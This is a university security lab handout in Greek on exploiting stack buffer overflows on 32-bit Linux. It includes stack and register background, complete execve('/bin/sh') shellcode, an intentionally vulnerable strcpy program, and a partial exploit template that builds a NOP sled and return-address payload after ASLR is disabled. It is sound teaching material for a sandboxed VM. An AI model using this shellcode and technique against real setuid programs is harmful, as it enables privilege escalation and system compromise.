Τμήμα Μηχ. Η/Υ & Πληροφορικής **Άνοιξη 2014**
Πανεπιστήμιο Ιωαννίνων **Διδάσκων: Σ. Β. Αναστασιάδης**

ΠΛΕ036 Ασφάλεια Υπολογιστικών και Επικοινωνιακών Συστημάτων
Ανακοίνωση: Δευτέρα, 31 Μαρτίου, Παράδοση: Παρασκευή, 2 Μαΐου στις 21:00

Εργαστήριο 1: Υπερχείλιση ενδιάμεσης μνήμης στο Linux

1. Εισαγωγή

Μια γλώσσα προγραμματισμού υψηλού επιπέδου, όπως η C, αφήνει τον προγραμματιστή υπεύθυνο για την ακεραιότητα των δεδομένων. Καθώς αυξάνεται ο έλεγχος και η αποδοτικότητα του προγράμματος, ο κώδικας μπορεί να είναι ευπαθής σε υπερχείλιση ενδιάμεσης μνήμης. Αφού γίνει καταχώρηση μνήμης για μία μεταβλητή, δεν υπάρχουν ενσωματωμένοι έλεγχοι που να διασφαλίζουν ότι τα περιεχόμενα της μεταβλητής χωρούν στον δεσμευμένο χώρο μνήμης. Αν ο προγραμματιστής θέλει να εισάγει δέκα bytes σε ενδιάμεση μνήμη με χωρητικότητα για οκτώ, η ενέργεια αυτή επιτρέπεται παρόλο που είναι πιθανό το πρόγραμμα να εμφανίσει σφάλμα. Ουσιαστικά, τα δύο έξτρα bytes θα υπερχειλίσουν την καταχωρημένη μνήμη και θα γράψουν πάνω σε οτιδήποτε ακολουθεί.

1.1 Τμηματοποίηση μνήμης

Η μνήμη ενός μεταγλωττισμένου προγράμματος διαιρείται σε διαφορετικά τμήματα που μπορούν να χρησιμοποιηθούν για συγκεκριμένους σκοπούς. Για παράδειγμα, το *τμήμα κειμένου* (*text segment*) αποθηκεύει τις εκτελέσιμες εντολές του προγράμματος. Καθώς ένα πρόγραμμα εκτελείται, αρχικά ο δείκτης εντολών κρατά τη διεύθυνση της πρώτης εντολής στο τμήμα κειμένου. Ο επεξεργαστής διαβάζει την εντολή, εκτελεί την αντίστοιχη λειτουργία και αυξάνει το δείκτη εντολών με το μήκος της τρέχουσας εντολής. Το *τμήμα στοίβας* (*stack segment*) χρησιμοποιείται ως προσωρινός χώρος αποθήκευσης για τις τοπικές μεταβλητές των συναρτήσεων και το περιβάλλον κλήσης μιας συνάρτησης. Η στοίβα ακολουθεί διάταξη LIFO (last-in first-out) σύμφωνα με την οποία το πρώτο αντικείμενο που εισέρχεται (push) θα είναι το τελευταίο αντικείμενο που εξέρχεται (pop). Όταν ένα πρόγραμμα καλεί μια συνάρτηση, η στοίβα χρησιμοποιείται για την αποθήκευση των παραμέτρων της καλούμενης συνάρτησης, της διεύθυνσης επιστροφής του δείκτη εντολών και όλων των τοπικών μεταβλητών της συνάρτησης. Όλη αυτή η πληροφορία είναι αποθηκευμένη στη στοίβα με τη δομή που είναι γνωστή ως *πλαίσιο στοίβας* (*stack frame)*.

1.2 Ο επεξεργαστής x86

Ο επεξεργαστής x86 διαθέτει διάφορους καταχωρητές, που συμπεριφέρονται ως εσωτερικές μεταβλητές για τον επεξεργαστή. Υπάρχουν τέσσερις καταχωρητές γενικού σκοπού, γνωστοί ως *accumulator* (EAX), *counter* (ECX), *data* (EDX) και *base* (EBX) που χρησιμοποιούνται ως προσωρινές μεταβλητές του επεξεργαστή κατά την εκτέλεση των εντολών μηχανής. Υπάρχουν δύο καταχωρητές γενικού σκοπού, γνωστοί ως δείκτες, ο *δείκτης στοίβας* (*stack pointer, ESP*) και ο *δείκτης βάσης* (*base pointer, EBP*). Ο ESP χρησιμοποιείται για να παρακολουθεί τη διεύθυνση του τέλους της στοίβας. Ο EBP χρησιμοποιείται για την προσπέλαση των τοπικών μεταβλητών της συνάρτησης στο τρέχον πλαίσιο στοίβας. Τέλος, ο *δείκτης εντολών* (*instruction pointer, EIP*) είναι ένας καταχωρητής που περιέχει τη διεύθυνση της τρέχουσας εντολής του επεξεργαστή.

1.3 Παράδειγμα


Στο ακόλουθο παράδειγμα έχουν τη συνάρτηση *test_function()* που καλείται από τη συνάρτηση *main()*.

stack_example.c

```
void test_function(int a, int b, int c, int d) {
        int flag;
        char buffer[10];

        flag = 31337;
        buffer[0] = 'A';
}

int main() {
       test_function(1, 2, 3, 4);
}
```



Μπορούμε να μεταγλωττίσουμε τον κώδικα και να καλέσουμε τον εκσφαλματωτή ως εξής:

```
> gcc -g -o stack_example stack_example.c
> gdb -q stack_example
(gdb) set dis intel
((gdb) disass main                                  ; get disassembly of the code
0x08048357 <main+0>:    push   ebp
...
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
...
(gdb) disass test_function
0x08048344 <test_function+0>:   push   ebp
...
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
...
(gdb) break main
(gdb) run
(gdb) info registers                                ; get the current values of the x86 registers
eax            0x0      0
ecx            0xb7ec6e6d       -1209242003
edx            0x1      1
ebx            0xb7fdeff4       -1208094732
esp            0xbffff8d0       0xbffff8d0
ebp            0xbffff8e8       0xbffff8e8
...
eip            0x8048367        0x8048367 <main+16>
...
(gdb) break test_function
(gdb) cont
(gdb) x/16 $esp                                     ; examine the contents of the stack
0xbffff8a0:     0xb7fb4b19      0xb7fdeff4      0xbffff8b8      0x080482b0
0xbffff8b0:     0xb7fdeff4      0x08049578      0xbffff8c8      0x08048249
0xbffff8c0:     0x00000001      0xbffff964      0xbffff8e8      0x0804838b
0xbffff8d0:     0x00000001      0x00000002      0x00000003      0x00000004
```

Κατά την κλήση μιας συνάρτησης ο κώδικας εισάγει στη στοίβα τις παραμέτρους της κλήσης, τη διεύθυνση επιστροφής, αντίγραφο του δείκτη πλαισίου και τις τοπικές μεταβλητές της καλούμενης συνάρτησης όπως φαίνεται στο σχήμα δίπλα στον κώδικα του αρχείου **stack_example.c**.

1.4 Shellcode

Αν ενημερώσουμε τα bytes της αποθηκευμένης διεύθυνσης επιστροφής, το πρόγραμμα θα προσπαθήσει να χρησιμοποιήσει την τιμή αυτή για να ανακτήσει την τιμή του δείκτη εντολών στο τέλος της κλήσης συνάρτησης. Αν η τιμή επιλεγεί κατάλληλα, τότε μπορούμε να εκτελέσουμε ελεγχόμενη διακλάδωση σε συγκεκριμένη θέση. Για παράδειγμα, μπορούμε να εισάγουμε το δικό μας κώδικα στη στοίβα και μετά να κάνουμε επιστροφή στη θέση του κώδικα αυτού. Οι εντολές που εισάγουμε ονομάζονται shellcode. Συνήθως, εξαναγκάζουν το πρόγραμμα να ξεκινήσει κέλυφος με τα προνόμια του εκτελούμενου προγράμματος. Αυτό μπορεί να είναι καταστροφικό για το σύστημα, αν το τρέχον πρόγραμμα εκτελείται με προνόμια setuid root. Για να ξεκινήσει το κέλυφος, χρειαζόμαστε να κάνουμε κλήση συστήματος που θα εκτελέσει το πρόγραμμα **/bin/sh**. Παράδειγμα κώδικα σε assembly που πετυχαίνει το παραπάνω είναι το εξής:

tiny_shell.s

```
BITS 32
; execve(const char *filename, char *const argv [], char *const envp[])
 xor eax, eax     ; zero our eax
 push eax         ; push some nulls for string termination
 push 0x68732f2f  ; push "//sh" to the stack
 push 0x6e69622f  ; push "/bin" to the stack
 mov ebx, esp     ; put the address of "/bin//sh" into ebx, via esp
 push eax         ; push 32-bit null terminator to stack
 mov edx, esp     ; this is an empty array for envp
 push ebx         ; push string addr to stack above null terminator
 mov ecx, esp     ; this is the argv array with string ptr
 mov al, 11       ; syscall #11
 int 0x80         ; do it
```

Για να μετατρέψουμε τον κώδικα αυτό σε κώδικα μηχανής χρειάζεται να εκτελέσουμε την εντολή:
> nasm tiny_shell.s
οπότε παίρνουμε ως αποτέλεσμα το αρχείο **tiny_shell** που περιέχει τον κώδικα μηχανής. Μπορείτε να δείτε τον κώδικα σε δεκαεξαδική μορφή με την εντολή:
> hd -C tiny_shell

1.5 NOP sled

Μπορούμε να κάνουμε υπερχείλιση ενδιάμεσης μνήμης για να αντιγράφουμε τον shellcode στη στοίβα του προγράμματος. Μετά χρειαζόμαστε να ενημερώσουμε τη διεύθυνση επιστροφής με τη διεύθυνση του shellcode. Εφόσον είναι δύσκολο να προβλέψουμε την ακριβή θέση του shellcode, μπορούμε να χρησιμοποιήσουμε την εντολή no operation (NOP) της γλώσσας assembly. Πρόκειται για μια εντολή μήκους ενός byte με δεκαεξαδικό κωδικό 0x90 που δεν κάνει απολύτως τίποτε όταν εκτελείται. Στην πραγματικότητα, δημιουργούμε έναν πίνακα (NOP sled) από τέτοιες εντολές στη σειρά τον οποίο τοποθετούμε πριν το shellcode. Όταν ο δείκτης εντολών (EIP) δείξει σε οποιαδήποτε διεύθυνση εντός του NOP sled, θα αυξηθεί πάνω από τις εντολές NOP μέχρι να φτάσει στο shellcode.

2. Προετοιμασία

Κατεβάστε το αρχείο PLE036-L1.zip και αποσυμπιέστε το (με **unzip**) σε μνήμη USB (1GB). Μετά ξεκινήστε το **VMware Player** που είναι ήδη εγκατεστημένο στις μηχανές Debian του Τμήματος.

Επιλέξτε **Open a Virtual Machine** προκειμένου να ανοίξετε το αρχείο Debian Kernel 2.6.x/Other.vmx στη μνήμη USB. Απαντήστε θετικά αν ερωτηθείτε για δημιουργία νέου αριθμού σειράς εικονικής μηχανής. Εκτελέστε την εντολή **Play virtual machine**. Ακολούθως, μπορεί να εισέλθετε στο σύστημα ως **root** με συνθηματικό **root**, ή ως **user** με συνθηματικό **user**. Μπορείτε να ανοίξτε πολλαπλά τερματικά πιέζοντας Alt-F2, Alt-F3 κλπ. Μπορείτε να απελευθερώσετε το ποντίκι από το τερματικό του VMware πιέζοντας Ctrl-Alt. Μπορείτε να τερματίσετε το Linux με την εντολή :

halt

Σταματήστε την εικονική μηχανή πιέζοντας το κόκκινο τετράγωνο πάνω αριστερά, αφού πρώτα έχετε τερματίσει το σύστημα Linux.
Εξοικειωθείτε με τον κειμενογράφο **vi**, το μεταγλωττιστή **gcc** και τον εκσφαλματωτή **gdb**.

Εάν θέλετε να ανταλλάξετε αρχεία μεταξύ του Linux guest και host, ένας τρόπος είναι μέσω ενός εικονικού δίσκου floppy. Κατεβάστε και αποσυμπιέστε (με **unzip**) έναν έτοιμο δίσκο floppy στην κορυφή του καταλόγου σας στο Linux ως αρχείο **~/floppy0.img**. Πριν ξεκινήσετε την εικονική μηχανή κάνετε δεξί-κλικ στο Debian tab που εμφανίζετε στο παράθυρο VMware και επιλέξτε Settings. Μετά επιλέξτε **Floppy** και **Use a floppy image** μέσα σε αυτό. Χρησιμοποιήστε **Browse** για να προσδιορίσετε το μονοπάτι του δίσκου. Για να προσπελάσετε τον δίσκο μέσα από το Linux guest εκτελέστε την εντολή

mount -t msdos /dev/fd0 /mnt

και χρησιμοποιήστε τον κατάλογο **/mnt**.
Για να προσπελάσετε το **floppy0.img** από το λογαριασμό σας στο Linux θα πρέπει πρώτα να κλείσετε την εικονική μηχανή. Μετά τρέξτε τις εντολές

mdir n:

για να δείτε τα περιεχόμενα του δίσκου και

mcopy n:foo .

για να αντιγράψτε το αρχείο **foo** στον κατάλογό σας στο **Linux**.

3. Εργασία

Στο τέλος του κειμένου θα βρείτε τα αρχεία **vulnerable.c** και **exploit_vulnerable.c**. Συμπληρώστε στο αρχείο **exploit_vulnerable.c** τον κώδικα που λείπει προκειμένου να ξεκινήσετε κέλυφος εκτελώντας **vulnerable** από το **exploit_vulnerable.**

Βήματα:

1. Εκτελέστε ως **root** το αρχείο **disable_aslr.sh** στον κατάλογο **~user**.
2. Μεταγλωττίστε το αρχείο **tiny_shell.s** και αντιγράψτε τον κώδικα στη μεταβλητή shellcode.
3. Βρείτε την προσεγγιστική θέση μνήμης της τοπικής μεταβλητής buffer της συνάρτησης **main** του αρχείου **vulnerable.c** και χρησιμοποιήστε την ως διεύθυνση επιστροφής **ret** στο αρχείο **exploit_vulnerable.c**.
4. Αντιγράψτε τη διεύθυνση επιστροφής **ret** στην **command** όσες φορές χρειάζεται.
5. Δημιουργήστε NOP sled κατάλληλου μήκους μέσα στη συμβολοσειρά **command**.
6. Αντιγράψτε το shellcode στη συμβολοσειρά **command.**
7. Πειραματιστείτε με διάφορες τιμές της διεύθυνσης επιστροφής μέχρι να καλέσετε το κέλυφος.

4 Τι θα παραδώσετε

Θα ετοιμάσετε τη λύση ατομικά. Υποβολή μετά την προθεσμία μειώνει το βαθμό 10% κάθε ημέρα μέχρι 50%. Υποβάλλετε τη λύση σας με την εντολή

turnin lab1_14@ple036 group README.pdf file1 …

Το αρχείο **group** περιέχει μία γραμμή με τον κωδικό και το όνομα του φοιτητή με λατινικούς χαρακτήρες. Το αρχείο κειμένου **README.pdf** περιέχει μια περιγραφή του αρχείου **exploit_vulnerable.c** που υλοποιήσατε. Μαζί συμπεριλάβετε όλα τα αρχεία πηγαίου κώδικα που προσθέσατε ή τροποποιήσατε. Ο κώδικάς σας πρέπει να μεταγλωττίζεται, διασυνδέεται και να τρέχει σε περιβάλλον VMware πανω σε Debian μηχανές του Τμήματος.

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[100];

printf("%p\n", buffer);
  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

exploit_vulnerable.c.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]= "\x31 ... \x80";        // initialize shellcode from tiny_shell

int main(int argc, char *argv[]) {
        unsigned int i, ret;
        char *command, *buffer;

        command = (char *) malloc(200);
        // zero out the new memory
        ...
        strcpy(command, "./vulnerable \""); // start command buffer
        buffer = command + strlen(command); // set buffer at the end

        if(argc > 1)
                 // extract return address from argv[1]
                ret =
        else
                // apply default value

        // fill buffer with 32-bit return address ret of type unsigned int
        for(i= ; i < ; i+=4)
         *((/* apply casting */)(buffer+i)) = ret;

        // build NOP sled at the beginning of the buffer
        ...
        // copy shellcode into buffer
        ...
        strcat(command, "\"");
        system(command); // run exploit
        free(command);
}
```